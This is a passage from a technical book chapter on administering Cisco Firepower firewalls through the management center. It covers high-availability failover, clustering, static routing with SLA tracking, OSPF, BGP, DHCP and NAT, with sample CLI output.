

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Figure 21-18. *Configure failover links*

Configure the links for failover. In my example, I am using a single link for both failover and state. Pick IP addresses that are not used elsewhere in your network. These don't need to be routable because they are only on the link between the appliances. For additional security, you can enable IPSec on the links.

Once you click Add, you need to wait for a while. Even once Tasks show the high availability deployment is complete, the health policy might not have caught up. The system may show the pair in a degraded state for a few minutes after it is created. Error messages about failover state are normal while high availability is stabilizing.

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Figure 21-19. *Failover state*

After everything is synchronized, you will manage the pair as a single device. Use the pencil icon for the pair to edit the configuration for the pair.



Figure 21-20. *HA pair created*

Troubleshooting is slightly different. Troubleshooting is still individual to the firewall. Troubleshooting is almost always done on the active appliance. In our example, the primary appliance is active. If there is a failover event, then the secondary appliance will be active. You need to pay attention to which one is active before troubleshooting. To get into the troubleshooting menu, click the tool icon for the active appliance.

Containers

The Firepower 4100 and 9300 series appliances support containers. The result is like multiple context in ASAs, even though the implementation is different. A container allows you to have multiple distinct firewall application images running. They don't need to be the same version. They are completely isolated images that are allocated physical resources on the appliance.

Containers can be used for active/active failover in the same way as multi-context failover on the ASA. One physical appliance will host the active firewall for some instances, and the other will host the active firewall for other instances.

Lower-end appliances and the virtual appliances do not support this feature. For the virtual firewall, you can leverage your virtualization infrastructure to achieve a similar result. In that case, you will deploy multiple instances of the Threat Defense image and balance the load using tools available in VCenter.

Clustering

Clustering makes multiple appliances appear as a single appliance. This option is only available on the Firepower 4100 and 9300 series appliances. If you have a requirement for true active/active forwarding within a single logical firewall, this is a good option.

Clustering allows you to create a spanned port channel that appears as if it came from a single device. The devices on each side of the cluster will think that they are connected to a single appliance.

Routing

Firepower supports static routing, OSPFv2, OSPFv3, RIP, and BGP. Multicast routing is under the routing menu, but it is out of the scope of this book.

Did you notice that we didn't list EIGRP? The current version of Firepower does not allow EIGRP configuration from the Routing tab. It requires FlexConfig to push ASA configuration onto the appliances.

The concepts for routing protocols are the same as with routers, with a few limitations.

Static

Static routing is common on firewalls. In many implementations, you have a default route pointing to the outside interface and a summarized route for your internal networks.

If you have more than one path leaving the network, you may need multiple default routes with different metrics. Tracking can be used to determine if the primary path is degraded.

To create a tracking object, browse to Objects ➤ Object Management ➤ SLA Monitor. Click the button Add SLA Monitor. Provide an address to be monitored, a name, an ID, and the interface.



Figure 21-21. *New SLA monitor object*

After creating the object, browse to Devices ➤ Device Management and edit the firewall that needs the static route. Click the Routing tab. Depending on whether you already have a route created, either click Add Route or click the pencil to edit an existing route.



Figure 21-22. *Static route*

Pick the interface for the route. We named our interfaces Inside, Outside, and DMZ. Yours may differ. Select the networks that should be routed. We are creating a default route, so we selected any-ipv4. If you need to route specific networks, you need to create a network object. You can create one inline by using the plus button by Available Network. This allows you to create a network object. If you need to use a group on network objects, you should pre-create it under Object Management.

The gateway points to a host network object. We used the plus button to create a host network object containing the IP address of the next hop router.

Route tracking is optional. We are using the tracking object that we just created. When the tracking object shows that pings fail, it will remove the route. If we create a second static route with a less preferred (higher) metric, it will be used when the track fails.

Before the configuration is active, we need to deploy it. Once deployment is complete, we can look at the state of routing. Even though you can run commands through the Advanced Troubleshooting option for a device in the FMC, it is easier to use the CLI.


```
> show running-config sla monitor
sla monitor 1
 type echo protocol ipIcmpEcho 172.16.50.1 interface Outside
 num-packets 2
sla monitor schedule 1 life forever start-time now
> show running-config route
route Outside 0.0.0.0 0.0.0.0 172.16.50.1 1 track 1
route Outside 0.0.0.0 0.0.0.0 172.16.50.2 10
> _
```

Figure 21-23. *Routing Configuration*

When I look at the routing table, we see that it is pointing to the less preferred route. This is because the default gateway is down.

```
> show route static

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, V - VPN
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, + - replicated route
       SI - Static InterVRF
Gateway of last resort is 172.16.50.2 to network 0.0.0.0

S*       0.0.0.0 0.0.0.0 [10/0] via 172.16.50.2, Outside

> _
```

Figure 21-24. *Routing table*

```
> show sla monitor operational-state 1
Entry number: 1
Modification time: 00:25:05.622 UTC Tue Sep 22 2020
Number of Octets Used by this Entry: 2056
Number of operations attempted: 10
Number of operations skipped: 0
Current seconds left in Life: Forever
Operational state of entry: Active
Last time this entry was reset: Never
Connection loss occurred: FALSE
Timeout occurred: TRUE
Over thresholds occurred: FALSE
Latest RTT (milliseconds): NoConnection/Busy/Timeout
Latest operation start time: 00:34:05.632 UTC Tue Sep 22 2020
Latest operation return code: Timeout
RTT Values:
RTTAvg: 0       RTTMin: 0       RTTMax: 0
NumOfRTT: 0     RTTSum: 0       RTTSum2: 0
```

Figure 21-25. *Timeout in the SLA object*

Once we fix the issue, we see routing to the primary gateway.

OSPF

The FMC supports two OSPF processes. Each process maintains its own topology table. If you want to share routes between processes, you need to redistribute.

When you set up a process, you need to pick Internal Router, ABR, ASBR, or ABR & ASBR. The selection limits what you can configure. The process needs to be an ABR to allow multiple areas. It needs to be an ASBR to allow redistribution.

In our example, we select ABR & ASBR so we can unlock all the options. In most cases, this is not what you need in production.



Figure 21-26. *Add Area*

When you click Add Area, you configure the area ID and select the networks to advertise. For example purposes, we selected any-ipv4. In most cases, you want to be more specific. It is best practice to create a custom network object group to use. The options for area type are normal, stub, or NSSA. The use of these options aligns with routers. If you scroll down in the Add Area frame, you will see authentication options. The FMC supports MD5 or cleartext passwords. After setting up the areas, we configure interfaces that will participate in OSPF. Click the Interfaces tab and add interfaces. In many cases, you will use the default settings.



Figure 21-27. *Add interface to OSPF*

If required, you can change hello times, configure authentication passwords or key chains, and configure unicast neighbors from this window.

AU13 If you need to redistribute into OSPF, click the Redistribute tab. The configuration is similar to routers. If you need to control redistribution, you can create a route map. You can create the route map from this window or from Object Management. Ensure that you select Use Subnets. Otherwise, it will default to only redistributing classful networks.



Figure 21-28. *Redistribution in OSPF*

Once you are done with routing, deploy your changes to the appliances.

BGP

For organizations with several inside- and outside-facing interfaces, OSPF may be used for interior routing, and BGP may be used for external routing. BGP is configured in two parts on the FMC. You configure the autonomous system and general process-level settings under General Settings. Then you configure address families under the virtual router and address family. AU14



Figure 21-29. *BGP General Settings*

After enabling the process, you can add networks to the address family. Select IPv4 under BGP, and then go to the Networks tab. Click the Add button. When you add a network in BGP, it needs to have an exact match in the routing table for it to advertise it. If BGP is not advertising any network, verify that the advertised networks match exactly with what is in the routing table. Using the command line to show route is the easiest way to see the routing table.

If you want to use aggregates (summaries), that can be done with the Aggregate tab. For an aggregate to be advertised, some component of the aggregate needs to be advertised already.



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Figure 21-30. *Add network to BGP*

When you configure a neighbor, you can control what is sent to the neighbor and what is received from the neighbor. The options are the same as with a router, except the FMC uses a web interface. The options to control incoming and outgoing prefixes require objects. You can use the plus button to create objects on the fly or use Object Management. The content of the objects is the same as with routers.




Figure 21-31. *BGP Add Neighbor*

DHCP Server

In an enterprise network, address assignment is usually the role of a dedicated server. However, the Firepower firewalls can act as a DHCP server or a proxy for a DHCP server.

DHCP is configured from the DHCP tab of a device's configuration.




Figure 21-32. *DHCP server*

You can automatically obtain options for domain suffix, DNS, and WIN; or you can manually configure them. In the Server section, add a pool of addresses by using the Add button. If you need additional options, click the Advanced tab. This may be needed for VoIP phones that require Option 150 to find their TFTP server.

If you prefer to relay an enterprise DHCP server, click DHCP Relay. Set the interfaces that will listen for DHCP requests in the DHCP Relay Agent tab. Click the DHCP Servers tab and configure information to find the DHCP server. This is similar to using IP helper address on a router. You cannot have a relay and a server on the same interface.

AU15




Figure 21-33. *DHCP Relay*

Network Address Translation

Network Address Translation (NAT) is used to translate addresses between interfaces. In most cases, you use RFC 1918 addresses on the inside of your network and public addresses on your external interfaces. NAT can be used to hide your inside addresses or to map many inside addresses to a single public IP address or a small pool of public IP addresses.

■ **Note** *In the examples in this book, we use RFC 1918 addresses on both sides of the firewall. Since it is a lab environment, we are not assigning any public addresses.*

NAT on firewalls uses the same principle as NAT on routers, but the configuration is different. This leads to a few caveats when setting up NAT on a firewall.

Firepower uses NAT policies that can be attached to more than one firewall. You get to the policy through Devices ➤ NAT. Click New Policy and then Threat Defense NAT to create a policy for Firepower Threat Defense appliances.




Figure 21-34. *New NAT policy*

AU16

When you create a policy, it needs a name. You will be asked to assign devices to the policy. You do not need to do that at this point. You can create a policy and assign devices to it later. In our example, we have Site1, FTD_Site1, and FTD_Site2 as options. Site1 is a group. You can use groups instead of selecting individual firewalls. In this case, the group only contains FTD_Site1. If you make your policy flexible, you can apply it to more than one device.

